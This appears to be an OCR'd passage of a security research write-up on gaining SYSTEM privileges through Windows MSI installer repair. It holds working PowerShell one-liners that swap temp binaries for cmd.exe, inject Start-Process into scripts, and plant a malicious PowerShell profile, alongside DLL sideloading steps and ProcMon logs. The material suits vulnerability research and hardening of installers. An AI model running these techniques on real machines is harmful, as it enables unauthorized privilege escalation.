


Opening a URL after repair with NT SYSTEM



"Breakout"

And here another one. As the installer is running with `NT SYSTEM` this is not the best idea.



Links in installers bring some risk


Note: It would also be possible to hijack the installer directly, as it gets stored under `$env:Appdata`

Executing binaries from user writable paths


Quite often there are binaries loaded from user writable paths. Meaning the MSI installer is placing a file, e.g. under `%TEMP%\Product\installer.exe` and then calling the binary with `NT SYSTEM` privileges. This can result in an easy privilege elevation, if the binary is not locked, or protected by an ACL.

Quite often it was simply possible to win the race condition and replacing the file after writing and before executing. Most of the time, this could be done in PowerShell, which is not the perfect fit for this, but its easy.

```
ls $env:TEMP\*.tmp | ForEach-Object {cp C:\windows\system32\cmd.exe
"$($_.FullName)\BINARY.exe" -Force}
```



ProcMon view for a Binary hijacking




Binary hijacking


Executing scripts from user writable paths

Another one is the execution of scripts (.ps1, .bat, .vbs) from user writable paths. This is also quite easy to exploit, in this case we just add a `Start-Process` call to a PS1. `Start-Process` or `start` for BAT files is recommended as it will survive even after the installer ends for some reasons, like getting killed by a watchdog.

```
while ($true)
{
ls $env:TEMP\pss*.ps1 | ForEach-Object { Add-Content -Path $_.FullName -Value "Start-
Process -FilePath cmd.exe -Wait;"}
}
```



Procman view




Append to PowerShell file


DLL sideloading / search path abusing

If you are monitoring the repair process with ProcMon, which is highly recommended, you will quite often see a `CreateFile` operation with a `NAME NOT FOUND` result. If this is for a DLL or EXE file, chances are quite high, that the initial binary would load it, if it exists.

You can dig a little bit more into it, by checking the process stack and see if the binary did load DLL from another place, like `SYSTEM32`, but this might miss some variations.
Better just check it out. Generate a proxyDLL, e.g. with `Crassus`, attach some custom code in the `Attach Event`, build it and copy it with the correct name. Then rerun the repair and see if the dll gets loaded.
If yes, congrats, spawn a SYSTEM shell




ProcMon view: DLL Hijack **Please note, that for easier debug %TEMP% was redirected to `C:\test` in the screenshot.**




DLL Hijack

Missing PowerShell parameters

If there is a CustomAction spawning a PowerShell process and the `-NoProfile` parameter is not added, the PowerShell will try to load the PowerShell profile from the user account which started the process.



ProcMon view: Missing -NoProfile Parameter



Missing -NoProfile Parameter

This is also a really simple chain, as we only need to add commands to our profile.

```
new-item -Path $PROFILE -Type file -Force
echo "Start-Process -FilePath cmd.exe -Wait;" > $PROFILE
```

This will give us a `NT SYSTEM` shell everytime a new PowerShell process is opened.

Sadly Microsoft patched this a little time ago. You can still see this working e.g. in Win 10 21H2

Execution of other tools in an unsafe manner

Sometimes, there are also calls to other tools, which can be abused. Some examples which I saw were:

- 7Zip with the 7z file from a user writable input
- `grpconv -a` a very old Windows binary, which can be used to plant lnk files in all users startup folders
- IExplorer to open a webpage
- `drvinst.exe` with the driver from a userwritable path

Doing other stupid things

Some vendors are getting pretty inventive what to do during an installation and what not. So in one of the MSI Installers, there was compile command via `csc.exe`, triggered from `rundll.exe` and transforming an `.xml` file.

Simply adding some custom C# code to the file, does spawn a `NT SYSTEM` cmd.


7:25:32.6238188 AM	rundll32.exe	8600	CreateFile	C:\Users\dev\AppData\Roaming	SUCCESS	Desired Acc... NT AUTHORITY\SYSTEM	rundll32.exe "C:\Windows\Installe
7:25:32.6244428 AM	rundll32.exe	8600	CreateFile	C:\Users\Default\AppData\Roaming	SUCCESS	Desired Acc... NT AUTHORITY\SYSTEM	rundll32.exe "C:\Windows\Installe
7:25:32.6276000 AM	rundll32.exe	8600	CreateFile	C:\test\TransformWebConfig.xsl	SUCCESS	Desired Acc... NT AUTHORITY\SYSTEM	rundll32.exe "C:\Windows\Installe
7:25:32.6763470 AM	rundll32.exe	8600	CreateFile	C:\test\dvmhev4k	SUCCESS	Desired Acc... NT AUTHORITY\SYSTEM	rundll32.exe "C:\Windows\Installe
7:25:32.6767377 AM	rundll32.exe	8600	CreateFile	C:\test\dvmhev4k\dvmhev4k.tmp	SUCCESS	Desired Acc... NT AUTHORITY\SYSTEM	rundll32.exe "C:\Windows\Installe
7:25:32.6771295 AM	rundll32.exe	8600	CreateFile	C:\test\dvmhev4k\dvmhev4k.0.cs	SUCCESS	Desired Acc... NT AUTHORITY\SYSTEM	rundll32.exe "C:\Windows\Installe

ProcMon view: rundll and a XSL file

TransformWebConfig.xsl

